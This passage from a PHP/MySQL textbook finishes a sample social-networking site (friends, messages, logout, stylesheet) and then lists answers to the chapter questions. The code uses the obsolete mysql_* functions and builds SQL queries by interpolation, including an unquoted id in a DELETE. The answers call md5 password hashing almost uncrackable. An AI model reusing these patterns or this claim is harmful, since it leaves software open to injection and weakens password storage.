Armed with these arrays, it's a simple matter to separately display each category of members, as can be seen in [Figure 21-6](#). The PHP `sizeof` function returns the number of elements in an array; here I use it just to trigger code when the size is nonzero (that is, when friends of that type exist). Note how, by using the variables `$name1`, `$name2`, and `$name3` in the relevant places, the code can tell when you (the user) are looking at your own friends list, so the site displays the words *Your* and *You are*, instead of simply displaying the username. The commented line can be uncommented if you wish to display the user's profile information on this screen.

*Example 21-10. friends.php*

```
<?php // friends.php  
include_once 'header.php';  
  
if (!$loggedin) die();  
  
if (isset($_GET['view'])) $view = sanitizeString($_GET['view']);  
else $view = $user;  
  
if ($view == $user)  
{  
    $name1 = $name2 = "Your";  
    $name3 = "You are";  
}  
else  
{  
    $name1 = "<a href='members.php?view=$view'>$view</a>'s";  
    $name2 = "$view's";  
    $name3 = "$view is";  
}  
  
echo "<div class='main'>";  
  
// Uncomment this line if you wish the user's profile to show here  
// showProfile($view);
```

```

$followers = array();
$following = array();

$result = queryMysql("SELECT * FROM friends WHERE user='$view'");
$num     = mysql_num_rows($result);

for ($j = 0 ; $j < $num ; ++$j)
{
    $row          = mysql_fetch_row($result);
    $followers[$j] = $row[1];
}

$result = queryMysql("SELECT * FROM friends WHERE friend='$view'");
$num     = mysql_num_rows($result);

for ($j = 0 ; $j < $num ; ++$j)
{
    $row          = mysql_fetch_row($result);
    $following[$j] = $row[0];
}

$mutual    = array_intersect($followers, $following);
$followers = array_diff($followers, $mutual);
$following = array_diff($following, $mutual);
$friends   = FALSE;

if (sizeof($mutual))
{
    echo "<span class='subhead'>$name2 mutual friends</span><ul>";
    foreach($mutual as $friend)
        echo "<li><a href='members.php?view=$friend'>$friend</a>";
    echo "</ul>";
    $friends = TRUE;
}

if (sizeof($followers))
{
    echo "< span class='subhead'>$name2 followers</span><ul>";
    foreach($followers as $friend)
        echo "<li><a href='members.php?view=$friend'>$friend</a>";
    echo "</ul>";
    $friends = TRUE;
}

if (sizeof($following))
{
    echo "< span class='subhead'>$name3 following</span><ul>";
    foreach($following as $friend)
        echo "<li><a href='members.php?view=$friend'>$friend</a>";
    echo "</ul>";
    $friends = TRUE;
}

if (!$friends) echo "<br />You don't have any friends yet.<br /><br />";

```

```

echo "<a class='button' href='messages.php?view=$view'>" .
    "View $name2 messages</a>";
?>

</div><br /></body></html>

```




Figure 21-6. Displaying a user's friends and followers

## messages.php

The last of the main modules is [Example 21-11](#), *messages.php*. The program starts by checking whether a message has been posted in the `POST` variable 'text'. If so, it is inserted into the `messages` table. At the same time, the value of 'pm' is also stored. This indicates whether a message is private or public: a 0 represents a public message and 1 is private.

Next, the user's profile and a form for entering a message are displayed, along with radio buttons to choose between sending a private or public message. After this, all the messages are shown: if they are public, all users can see them, but private messages are visible only to the sender and recipient. This is all handled by a couple of queries to the

MySQL database. Additionally, when a message is private, it is introduced by the word “whispered” and shown in italic.

Finally, the program displays a couple of links to refresh the messages (in case another user has posted one in the meantime) and to view the user’s friends. The trick using the variables `$name1` and `$name2` is again used so that when a user views his own profile the word *Your* is displayed instead of the username.

You can see the result of viewing this program with a browser in [Figure 21-7](#). Note how users viewing their own messages are provided with links to erase any they don’t want to preserve.

*Example 21-11. messages.php*

```
<?php // messages.php
include_once 'header.php';

if (!$loggedin) die();

if (isset($_GET['view'])) $view = sanitizeString($_GET['view']);
else $view = $user;

if (isset($_POST['text']))
{
    $text = sanitizeString($_POST['text']);

    if ($text != "")
    {
        $pm = substr(sanitizeString($_POST['pm']),0,1);
        $time = time();
        queryMysql("INSERT INTO messages VALUES(NULL, '$user',
            '$view', '$pm', $time, '$text')");
    }
}

if ($view != "")
{
    if ($view == $user) $name1 = $name2 = "Your";
    else
    {
        $name1 = "<a href='members.php?view=$view'>$view</a>'s";
        $name2 = "$view's";
    }

    echo "<div class='main'><h3>$name1 Messages</h3>";
    showProfile($view);

    echo <<< END
<form method='post' action='messages.php?view=$view'>
Type here to leave a message:<br />
<textarea name='text' cols='40' rows='3'></textarea><br />
Public<input type='radio' name='pm' value='0' checked='checked' />
Private<input type='radio' name='pm' value='1' />
<input type='submit' value='Post Message' /></form><br />
```

```

_END;

if (isset($_GET['erase']))
{
    $erase = sanitizeString($_GET['erase']);
    queryMysql("DELETE FROM messages WHERE id=$erase AND recip='$user'");
}

$query = "SELECT * FROM messages WHERE recip='$view' ORDER BY time DESC";
$result = queryMysql($query);
$num = mysql_num_rows($result);

for ($j = 0 ; $j < $num ; ++$j)
{
    $row = mysql_fetch_row($result);

    if ($row[3] == 0 || $row[1] == $user || $row[2] == $user)
    {
        echo date('M jS \y g:ia:', $row[4]);
        echo " <a href='messages.php?view=$row[1]'>$row[1]</a> ";

        if ($row[3] == 0)
            echo "wrote: &quot;$row[5]&quot; ";
        else echo "whispered: <span class='whisper'>" .
            "&quot;$row[5]&quot;</span> ";

        if ($row[2] == $user)
            echo "[<a href='messages.php?view=$view" .
                "&erase=$row[0]'>erase</a>]";

        echo "<br />";
    }
}

if (!$num) echo "<br /><span class='info'>No messages yet</span><br /><br />";

echo "<br /><a class='button' href='messages.php?view=$view'>Refresh messages</a>".
    "<a class='button' href='friends.php?view=$view'>View $name2 friends</a>";?>

</div><br /></body></html>

```

## logout.php

The final ingredient in our social networking recipe is [Example 21-12](#), *logout.php*, the logout page that closes a session and deletes any associated data and cookies. The result of calling up this program can be seen in [Figure 21-8](#), where the user is now asked to click on a link that will take that user to the un-logged-in home page and remove the logged-in links from the top of the screen. Of course, you could write a JavaScript or PHP redirect to do this (probably a good idea if you wish to keep logging out looking clean).



Figure 21-7. The messaging module

Example 21-12. *logout.php*

```
<?php // logout.php
include_once 'header.php';

if (isset($_SESSION['user']))
{
    destroySession();
    echo "<div class='main'>You have been logged out. Please " .
        "<a href='index.php'>click here</a> to refresh the screen.";
}
else echo "<div class='main'><br />" .
    "You cannot log out because you are not logged in";
?>

<br /><br /></div></body></html>
```




Figure 21-8. The logout page

## styles.css

The style sheet used for this project is shown in [Example 21-13](#). There are a number of sets of declarations, as follows:

\*

Sets the default font family and size for the project using the universal selector.

**body**

Sets the width of the project window, centers it horizontally, specifies a background color, and gives it a border.

**html**

Sets the background color of the HTML section.

**img**

Gives all images a border, a shadow, and a righthand margin.

**li a, and .button**

Remove underlines from hyperlinks in all `<a>` tags that are within a `<li>` element, and all elements employing the `button` class.

**li:ahover and .button:hover**

Set the color in which `<li>` elements and the `button` class should display text when hovered over.

**.appname**

Sets the properties for the heading (which uses the `appname` class), including centering, background and text colors, the font family and size, and the padding.

**.fieldname**

Sets the width of elements using the `fieldname` class by first floating them.

#### `.main`

Applies an indent to elements that use it.

#### `.info`

Used for displaying important information: sets a background and foreground text color, applies a border and padding, and indents elements that employ it.

#### `.menu li`, *and* `.button`

Ensure that all `<li>` elements and the `button` class display inline, have padding applied, and have a border, a background and foreground text color, a right margin, rounded borders, and a shadow (resulting in a button effect).

#### `.subhead`

Emphasizes sections of text.

#### `.taken`, `.available`, `.error`, *and* `.whisper`

Set the colors and font styles to be used for displaying different types of information.

*Example 21-13. The project's style sheet*

```
/* styles.css */

* {
  font-family:verdana,sans-serif;
  font-size :14pt; }

body {
  width      :700px;
  position   :relative;
  margin     :7px auto;
  background:#f8f8f8;
  border     :1px solid #888; }

html {
  background:#fff }

img {
  border           :1px solid black;
  margin-right    :15px;
  -moz-box-shadow :2px 2px 2px #888;
  -webkit-box-shadow:2px 2px 2px #888;
  box-shadow      :2px 2px 2px #888; }

li a, .button {
  text-decoration:none; }

li a:hover, .button:hover {
  color:green; }

.appname {
  text-align :center;
  background :#eb8;
  color      :#40d;
  font-family:helvetica;
```

```

    font-size :20pt;
    padding   :4px; }

.fieldname {
    float:left;
    width:120px; }

.main {
    margin-left:40px; }

.info {
    background :lightgreen;
    color      :blue;
    border     :1px solid green;
    padding    :5px 10px;
    margin-left:40px; }

.menu li, .button {
    display      :inline;
    padding      :4px 6px;
    border       :1px solid #777;
    background   :#ddd;
    color        :#d04;
    margin-right :8px;
    border-radius :5px;
    -moz-box-shadow :2px 2px 2px #888;
    -webkit-box-shadow:2px 2px 2px #888;
    box-shadow    :2px 2px 2px #888; }

.subhead {
    font-weight:bold; }

.taken, .error {
    color:red; }

.available {
    color:green; }

.whisper {
    font-style:italic;
    color      :#006600; }

```

And that, as they say, is that. If you write anything based on this code, or any other examples in this book, or have gained in any other way from it, then I'm glad to have been of help, and thank you for reading this book.

But before you go out and try out your newly learned skills on the Web at large, please take a browse through the appendixes that follow, as there's a lot of additional information there that you should find useful.



---

# Solutions to the Chapter Questions

## Chapter 1 Answers

1. The four components required to create a fully dynamic web page are a web server (such as Apache), a server-side scripting language (PHP), a database (MySQL), and a client-side scripting language (JavaScript).
2. HTML stands for HyperText Markup Language: it is used to create the web page itself, including text and markup commands.
3. Like nearly all database engines, MySQL accepts commands in Structured Query Language (SQL). SQL is the way that every user (including a PHP program) communicates with MySQL.
4. PHP runs on the server, whereas JavaScript runs on the client. PHP can communicate with the database to store and retrieve data, but it can't alter the user's web page quickly and dynamically. JavaScript has the opposite benefits and drawbacks.
5. CSS stands for Cascading Style Sheets: styling and layout rules applied to the elements in an HTML document.
6. Some open source technologies are maintained by companies that accept bug reports and fix the errors like any software company. But open source software also depends on a community, so your bug report may be handled by any user who understands the code well enough. You may someday fix bugs in an open source tool yourself.

## Chapter 2 Answers

1. WAMP stands for “Windows, Apache, MySQL, and PHP,” while the M in MAMP stands for Mac instead of Windows and the L in LAMP stands for Linux. They all refer to a complete solution for hosting dynamic web pages.

2. Both `127.0.0.1` and `http://localhost` are ways of referring to the local computer. When a WAMP or MAMP is properly configured, you can type either into a browser's address bar to call up the default page on the local server.
3. FTP stands for File Transfer Protocol. An FTP program is used to transfer files back and forth between a client and a server.
4. It is necessary to FTP files to a remote server in order to update them, which can substantially increase development time if this action is carried out many times in a session.
5. Dedicated program editors are smart and can highlight problems in your code before you even run it.

## Chapter 3 Answers

1. The tag used to start PHP interpreting code is `<?php ... ?>`, which can be shortened to `<? ... ?>`.
2. You can use `//` for a single-line comment or `/* ... */` to span multiple lines.
3. All PHP statements must end with a semicolon (`;`).
4. With the exception of constants, all PHP variables must begin with `$`.
5. A variable holds a value that can be a string, a number, or other data.
6. `$variable = 1` is an assignment statement, whereas `$variable == 1` is a comparison operator. Use `$variable = 1` to set the value of `$variable`. Use `$variable == 1` to find out later in the program whether `$variable` equals `1`. If you mistakenly use `$variable = 1` where you meant to do a comparison, it will do two things you probably don't want: set `$variable` to `1` and return a true value all the time, no matter what its previous value was.
7. A hyphen is reserved for the subtraction operators. A construct like `$current-user` would be harder to interpret if hyphens were also allowed in variable names and, in any case, would lead programs to be ambiguous.
8. Variable names are case-sensitive. `$This_Variable` is not the same as `$this_variable`.
9. You cannot use spaces in variable names, as this would confuse the PHP parser. Instead, try using the `_` (underscore).
10. To convert one variable type to another, reference it and PHP will automatically convert it for you.
11. There is no difference between `++$j` and `$j++` unless the value of `$j` is being tested, assigned to another variable, or passed as a parameter to a function. In such cases, `++$j` increments `$j` before the test or other operation is performed, whereas `$j++` performs the operation and then increments `$j`.

12. Generally, the operators `&&` and `and` are interchangeable except where precedence is important, in which case `&&` has a high precedence while `and` has a low one.
13. You can use multiple lines within quotation marks or the `<<< _END ... _END` construct to create a multiline `echo` or assignment.
14. You cannot redefine constants because, by definition, once defined they retain their value until the program terminates.
15. You can use `\'` or `\"` to escape a single or double quote.
16. The `echo` and `print` commands are similar, except that `print` is a PHP function and takes a single argument while `echo` is a construct that can take multiple arguments.
17. The purpose of functions is to separate discrete sections of code into their own, self-contained sections that can be referenced by a single function name.
18. You can make a variable accessible to all parts of a PHP program by declaring it as `global`.
19. If you generate data within a function, you can convey the data to the rest of the program by returning a value or modifying a global variable.
20. When you combine a string with a number, the result is another string.

## Chapter 4 Answers

1. In PHP, `TRUE` represents the value `1` and `FALSE` represents `NULL`, which can be thought of as “nothing” and is output as the empty string.
2. The simplest forms of expressions are literals (such as numbers and strings) and variables, which simply evaluate to themselves.
3. The difference between unary, binary, and ternary operators is the number of operands each requires (one, two, and three, respectively).
4. The best way to force your own operator precedence is to place parentheses around subexpressions to which you wish to give high precedence.
5. Operator associativity refers to the direction of processing (left to right or right to left).
6. You use the identity operator when you wish to bypass PHP’s automatic operand type changing (also called *type casting*).
7. The three conditional statement types are `if`, `switch`, and the `?` operator.
8. To skip the current iteration of a loop and move on to the next one, use a `continue` statement.
9. Loops using `for` statements are more powerful than `while` loops because they support two additional parameters to control the loop handling.
10. Most conditional expressions in `if` and `while` statements are literal (or Boolean) and therefore trigger execution when they evaluate to `TRUE`. Numeric expressions trigger execution when they evaluate to a nonzero value. String expressions trigger

execution when they evaluate to a nonempty string. A `NULL` value is evaluated as false and therefore does not trigger execution.

## Chapter 5 Answers

1. Using functions avoids the need to copy or rewrite similar code sections many times over by combining sets of statements together so that they can be called by a simple name.
2. By default, a function can return a single value. But by utilizing arrays, references, and global variables, any number of values can be returned.
3. When you reference a variable by name, such as by assigning its value to another variable or by passing its value to a function, its value is copied. The original does not change when the copy is changed. But if you reference a variable, only a pointer (or reference) to its value is used, so that a single value is referenced by more than one name. Changing the value of the reference will change the original as well.
4. Scope refers to which parts of a program can access a variable. For example, a variable of global scope can be accessed by all parts of a PHP program.
5. To incorporate one file within another, you can use the `include` or `require` directives, or their safer variants, `include_once` and `require_once`.
6. A function is a set of statements referenced by a name that can receive and return values. An object may contain zero, one, or many functions (which are then called methods) as well as variables (which are called properties), all combined in a single unit.
7. To create a new object in PHP, use the `new` keyword like this: `$object = new Class`.
8. To create a subclass, use the `extends` keyword with syntax such as this: `class Subclass extends Parentclass`.
9. To call a piece of initializing code when an object is created, create a constructor method called `__construct` within the class and place your code there.
10. Explicitly declaring properties within a class is unnecessary, as they will be implicitly declared upon first use. However, it is considered good practice as it helps with code readability and debugging, and is especially useful to other people who may have to maintain your code.

## Chapter 6 Answers

1. A numeric array can be indexed numerically using numbers or numeric variables. An associative array uses alphanumeric identifiers to index elements.
2. The main benefit of the `array` keyword is that it enables you to assign several values at a time to an array without repeating the array name.

3. Both the `each` function and the `foreach...as` loop construct return elements from an array; both start at the beginning and increment a pointer to make sure the next element is returned each time, and both return `FALSE` when the end of the array is reached. The difference is that the `each` function returns just a single element, so it is usually wrapped in a loop. The `foreach...as` construct is already a loop, executing repeatedly until the array is exhausted or you explicitly break out of the loop.
4. To create a multidimensional array, you need to assign additional arrays to elements of the main array.
5. You can use the `count` function to count the number of elements in an array.
6. The purpose of the `explode` function is to extract sections from a string that are separated by an identifier, such as extracting words separated by spaces within a sentence.
7. To reset PHP's internal pointer into an array back to the first element, call the `reset` function.

## Chapter 7 Answers

1. The conversion specifier you would use to display a floating-point number is `%f`.
2. To take the input string "Happy Birthday" and output the string "\*\*\*Happy", you could use a `printf` statement such as `printf("%'*7.5s", "Happy Birthday");`
3. To send the output from `printf` to a variable instead of to a browser, you would use `sprintf` instead.
4. To create a Unix timestamp for 7:11 AM on May 2, 2016, you could use the command `$timestamp = mktime(7, 11, 0, 5, 2, 2016);`
5. You would use the `w+` file access mode with `fopen` to open a file in write and read mode, with the file truncated and the file pointer at the start.
6. The PHP command for deleting the file `file.txt` is `unlink('file.txt');`
7. The PHP function `file_get_contents` is used to read in an entire file in one go. It will also read a file from across the Internet if provided with a URL.
8. The PHP associative array `$_FILES` contains the details about uploaded files.
9. The PHP `exec` function enables the running of system commands.
10. In XHTML 1.0, the tag `<input type=file name=file size=10>` should be replaced with the following syntax: `<input type="file" name="file" size="10" />`. All parameters must be quoted, and tags without closing tags must be self-closed using `/>`.

## Chapter 8 Answers

1. The semicolon is used by MySQL to separate or end commands. If you forget to enter it, MySQL will issue a prompt and wait for you to enter it.
2. To see the available databases, type `SHOW databases;`. To see tables within a database that you are using, type `SHOW tables;`. (These commands are case-insensitive.)
3. To create this new user, use the `GRANT` command like this:

```
GRANT ALL ON newdatabase.* TO 'newuser' IDENTIFIED BY 'newpassword';
```

4. To view the structure of a table, type `DESCRIBE tablename;`
5. The purpose of a MySQL index is to substantially decrease database access times by maintaining indexes of one or more key columns, which can then be quickly searched to locate rows within a table.
6. A `FULLTEXT` index enables natural-language queries to find keywords, wherever they are in the `FULLTEXT` column(s), in much the same way as using a search engine.
7. A stopword is a word that is so common that it is considered not worth including in a `FULLTEXT` index or using in searches. However, it does participate in a search when it is part of a larger string bounded by double quotes.
8. `SELECT DISTINCT` essentially affects only the display, choosing a single row and eliminating all the duplicates. `GROUP BY` does not eliminate rows, but combines all the rows that have the same value in the column. Therefore, `GROUP BY` is useful for performing operations such as `COUNT` on groups of rows. `SELECT DISTINCT` is not useful for that purpose.
9. To return only those rows containing the word *Langhorne* somewhere in the column `author` of the table `classics`, use a command such as:

```
SELECT * FROM classics WHERE author LIKE "%Langhorne%";
```

10. When joining two tables together, they must share at least one common column such as an ID number or, as in the case of the `classics` and `customers` tables, the `isbn` column.

## Chapter 9 Answers

1. The term relationship refers to the connection between two pieces of data that have some association, such as a book and its author, or a book and the customer who bought the book. A relational database such as MySQL specializes in storing and retrieving such relations.
2. The process of removing duplicate data and optimizing tables is called *normalization*.

3. The three rules of First Normal Form are: (1) there should be no repeating columns containing the same kind of data, (2) all columns should contain a single value, and (3) there should be a primary key to uniquely identify each row.
4. To satisfy Second Normal Form, columns whose data repeats across multiple rows should be removed to their own tables.
5. In a one-to-many relationship, the primary key from the table on the “one” side must be added as a separate column (a foreign key) to the table on the “many” side.
6. To create a database with a many-to-many relationship, you create an intermediary table containing keys from two other tables. The other tables can then reference each other via the third.
7. To initiate a MySQL transaction, use either the `BEGIN` or the `START TRANSACTION` command. To terminate a transaction and cancel all actions, issue a `ROLLBACK` command. To terminate a transaction and commit all actions, issue a `COMMIT` command.
8. To examine how a query will work in detail, you can use the `EXPLAIN` command.
9. To back up the database `publications` to a file called `publications.sql`, you would use a command such as:

```
mysqldump -u user -ppassword publications > publications.sql
```

## Chapter 10 Answers

1. The standard MySQL function used for connecting to a MySQL database is `mysql_connect`.
2. The `mysql_result` function is not optimal when more than one cell is being requested, because it fetches only a single cell from a database and therefore has to be called multiple times, whereas `mysql_fetch_row` will fetch an entire row.
3. The `POST` form method is generally better than `GET` because the fields are posted directly, rather than appending them to the URL. This has several advantages, particularly in removing the possibility to enter spoof data at the browser’s address bar. (It is not a complete defense against spoofing, however.)
4. To determine the last-entered value of an `AUTO_INCREMENT` column, use the `mysql_insert_id` function.
5. The PHP function that escapes a string, making it suitable for use with MySQL, is `mysql_real_escape_string`.
6. Cross-site scripting injection attacks can be prevented using the `htmlspecialchars` function.

## Chapter 11 Answers

1. The associative arrays used to pass submitted form data to PHP are `$_GET` for the GET method and `$_POST` for the POST method.
2. The `register_globals` setting was the default in versions of PHP prior to 4.2.0. It was not a good idea because it automatically assigned submitted form field data to PHP variables, thus opening up a security hole for potential hackers, who could attempt to break into PHP code by initializing variables to values of their choice.
3. The difference between a text box and a text area is that although they both accept text for form input, a text box is a single line, whereas a text area can be multiple lines and includes word wrapping.
4. To offer three mutually exclusive choices in a web form, you should use radio buttons, because checkboxes allow multiple selections.
5. You can submit a group of selections from a web form using a single field name by using an array name with square brackets, such as `choices[]`, instead of a regular field name. Each value is then placed into the array, whose length will be the number of elements submitted.
6. To submit a form field without the user seeing it, place it in a hidden field using the parameter `type="hidden"`.
7. You can encapsulate a form element and supporting text or graphics, making the entire unit selectable with a mouse-click, by using the `<label>` and `</label>` tags.
8. To convert HTML into a format that can be displayed but will not be interpreted as HTML by a browser, use the PHP `htmlspecialchars` function.

## Chapter 12 Answers

1. Cookies should be transferred before a web page's HTML because they are sent as part of the headers.
2. To store a cookie on a web browser, use the `setcookie` function.
3. To destroy a cookie, reissue it with `setcookie` but set its expiration date to some-time in the past.
4. Using HTTP authentication, both the username and password are stored in `$_SERVER['PHP_AUTH_USER']` and `$_SERVER['PHP_AUTH_PW']`.
5. The `md5` function is a powerful security measure because it is a one-way function that converts a string to a 32-character hexadecimal number that cannot be converted back, and is therefore almost uncrackable.
6. When a string is salted, extra characters (known only by the programmer) are added to it before `md5` conversion. This makes it nearly impossible for a brute-force dictionary attack to succeed.
7. A PHP session is a group of variables unique to the current user.

8. To initiate a PHP session, use the `session_start` function.
9. Session hijacking is where a hacker somehow discovers an existing session ID and attempts to take it over.
10. Session fixation is the attempt to force your own session ID onto a server rather than letting it create its own.

## Chapter 13 Answers

1. To enclose JavaScript code, you use `<script>` and `</script>` tags.
2. By default, JavaScript code will output to the part of the document in which it resides. If it's in the head it will output to the head; if the body, then the body.
3. You can include JavaScript code from other sources in your documents by either copying and pasting them or, more commonly, including them as part of a `<script src='filename.js'>` tag.
4. The equivalent of the `echo` and `print` commands used in PHP is the JavaScript `document.write` function (or method).
5. To create a comment in JavaScript, preface it with `//` for a single-line comment or surround it with `/*` and `*/` for a multiline comment.
6. The JavaScript string concatenation operator is the `+` symbol.
7. Within a JavaScript function, you can define a variable that has local scope by preceding it with the `var` keyword upon first assignment.
8. To display the URL assigned to the link with an ID of `thislink` in all main browsers, you can use the two following commands:

```
document.write(document.getElementById('thislink').href)
document.write(thislink.href)
```

9. The commands to change to the previous page in the browser's history array are:

```
history.back()
history.go(-1)
```
10. To replace the current document with the main page at the *oreilly.com* website, you could use the following command:

```
document.location.href = 'http://oreilly.com'
```

## Chapter 14 Answers

1. The most noticeable difference between Boolean values in PHP and JavaScript is that PHP recognizes the keywords `TRUE`, `true`, `FALSE`, and `false`, whereas only `true` and `false` are supported in JavaScript. Additionally, in PHP, `TRUE` has a value of `1` and `FALSE` is `NULL`; in JavaScript they are represented by `true` and `false`, which can be returned as string values.

2. The difference between unary, binary, and ternary operators is the number of operands each requires (one, two, and three, respectively).
3. The best way to force your own operator precedence is to surround the parts of an expression to be evaluated first with parentheses.
4. You use the identity operator when you wish to bypass JavaScript's automatic operand type changing.
5. The simplest forms of expressions are literals (such as numbers and strings) and variables, which simply evaluate to themselves.
6. The three conditional statement types are `if`, `switch`, and the `?` operator.
7. Most conditional expressions in `if` and `while` statements are literal or Boolean and therefore trigger execution when they evaluate to `TRUE`. Numeric expressions trigger execution when they evaluate to a nonzero value. String expressions trigger execution when they evaluate to a nonempty string. A `NULL` value is evaluated as false and therefore does not trigger execution.
8. Loops using `for` statements are more powerful than `while` loops because they support two additional parameters to control loop handling.
9. The `with` statement takes an object as its parameter. Using it, you specify an object once; then, for each statement within the `with` block, that object is assumed.
10. To handle errors gracefully use the `try` function, which will pass any error encountered to a matching `catch` function, where you can process the error or provide alternate code. You can also attach code to the `onerror` event.

## Chapter 15 Answers

1. JavaScript function and variable names are case-sensitive. The variables `Count`, `count`, and `COUNT` are all different.
2. To write a function that accepts and processes an unlimited number of parameters, access the parameters through the `arguments` array, which is a member of all functions.
3. One way to return multiple values from a function is to place them all inside an array and return the array.
4. When defining a class, use the `this` keyword to refer to the current object.
5. The methods of a class do not have to be defined within a class definition. If a method is defined outside the constructor, the method name must be assigned to the `this` object within the class definition.
6. New objects are created using the `new` keyword.
7. A property or method can be made available to all objects in a class without replicating the property or method within the object by using the `prototype` keyword

to create a single instance, which is then passed by reference to all the objects in the class.

- To create a multidimensional array, place subarrays inside the main array.
- The syntax you would use to create an associative array is *key : value*, within curly braces, as in the following:

```
assocarray = {"forename" : "Paul", "surname" : "McCartney", "group" : "Beatles"}
```

- A statement to sort an array of numbers into descending numerical order would look like this:

```
numbers.sort(function(a,b){return b - a})
```

## Chapter 16 Answers

- You can send a form for validation prior to submitting it by adding the JavaScript `onSubmit` method to the `<form>` tag. Make sure that your function returns `true` if the form is to be submitted and `false` otherwise.
- To match a string against a regular expression in JavaScript, use the `test` method.
- Regular expressions to match characters not in a word could be any of `/[^w]/`, `/[W]/`, `/[^a-zA-Z0-9_]/`, and so on.
- A regular expression to match either of the words “fox” or “fix” could be `/f[oi]x/`.
- A regular expression to match any single word followed by any nonword character could be `/\w+\W/g`.
- A JavaScript function using regular expressions to test whether the word “fox” exists in the string “The quick brown fox” could be:

```
document.write(/fox/.test("The quick brown fox"))
```

- A PHP function using a regular expression to replace all occurrences of the word “the” in “The cow jumps over the moon” with the word “my” could be:

```
$s=preg_replace("/the/i", "my", "The cow jumps over the moon");
```

- The HTML keyword used to precomplete form fields with a value is the `value` keyword, which is placed within an `<input>` tag and takes the form `value="value"`.

## Chapter 17 Answers

- It's necessary to write a function for creating new `XMLHttpRequest` objects because Microsoft browsers use two different methods of creating them, while all other major browsers use a third. By writing a function to test the browser in use, you can ensure that your code will work on all major browsers.
- The purpose of the `try...catch` construct is to set an error trap for the code inside the `try` statement. If the code causes an error, the `catch` section will be executed instead of a general error being issued.

3. An `XMLHttpRequest` object has six properties and six methods (see Tables 17-1 and 17-2).
4. You can tell that an Ajax call has completed when the `readyState` property of an object has a value of 4.
5. When an Ajax call successfully completes, the object's `status` property will have a value of 200.
6. The `responseText` property of an `XMLHttpRequest` object contains the value returned by a successful Ajax call.
7. The `responseXML` property of an `XMLHttpRequest` object contains a DOM tree created from the XML returned by a successful Ajax call.
8. To specify a callback function to handle Ajax responses, assign the function name to the `XMLHttpRequest` object's `onreadystatechange` property. You can also use an unnamed, inline function.
9. To initiate an Ajax request, an `XMLHttpRequest` object's `send` method is called.
10. The main differences between Ajax GET and POST requests are that GET requests append the data to the URL, while POST requests instead pass the data as a parameter of the `send` method and require the correct form headers to be sent first.

## Chapter 18 Answers

1. To import one style sheet into another you use the `@import` directive, like this:  
`@import url('styles.css');`
2. To import a stylesheet into a document, you can use the HTML `<link />` tag, like this: `<link rel='stylesheet' type='text/css' href='styles.css' />`.
3. To directly embed a style into an element, use the `style` attribute, like this: `<div style='color:blue;'>`.
4. The difference between a CSS ID and a CSS class is that an ID is applied to only a single element, whereas a class can be applied to many elements.
5. In a CSS declaration, ID names are prefixed with a `#` character and class names with a `.` character, as in `#myid` and `.myclass`.
6. In CSS the semicolon is used as a separator between declarations.
7. To add a comment to a stylesheet, you enclose it between `/*` and `*/` opening and closing comment markers.
8. In CSS you can match any element using the `*` universal selector.
9. To select a group of different elements and/or element types in CSS, you place a comma between each element, ID, class, etc.
10. To make one CSS declaration of a pair with equal precedence have greater precedence over the other one, you append the `!important` declaration to it, like this: `p { color:#ff0000 !important; }`.

## Chapter 19 Answers

1. The CSS3 operators `^`, `$`, and `*` respectively match the start, end, or any portion of a string.
2. The property you use to specify the size of a background image is `background-size`, like this: `background-size:800px 600px;`
3. You can specify the radius of a border using the `border-radius` property, like this: `border-radius:20px;`
4. To flow text over multiple columns, you use the `column-count`, `column-gap`, and `column-rule` properties or their browser-specific variants, like this: `column-count: 3; column-gap:1em; column-rule:1px solid black;`
5. The four functions with which you can specify CSS colors are `hsl`, `hsla`, `rgb`, and `rgba`. For example: `color:rgba(0%,60%,40%,0.4);`
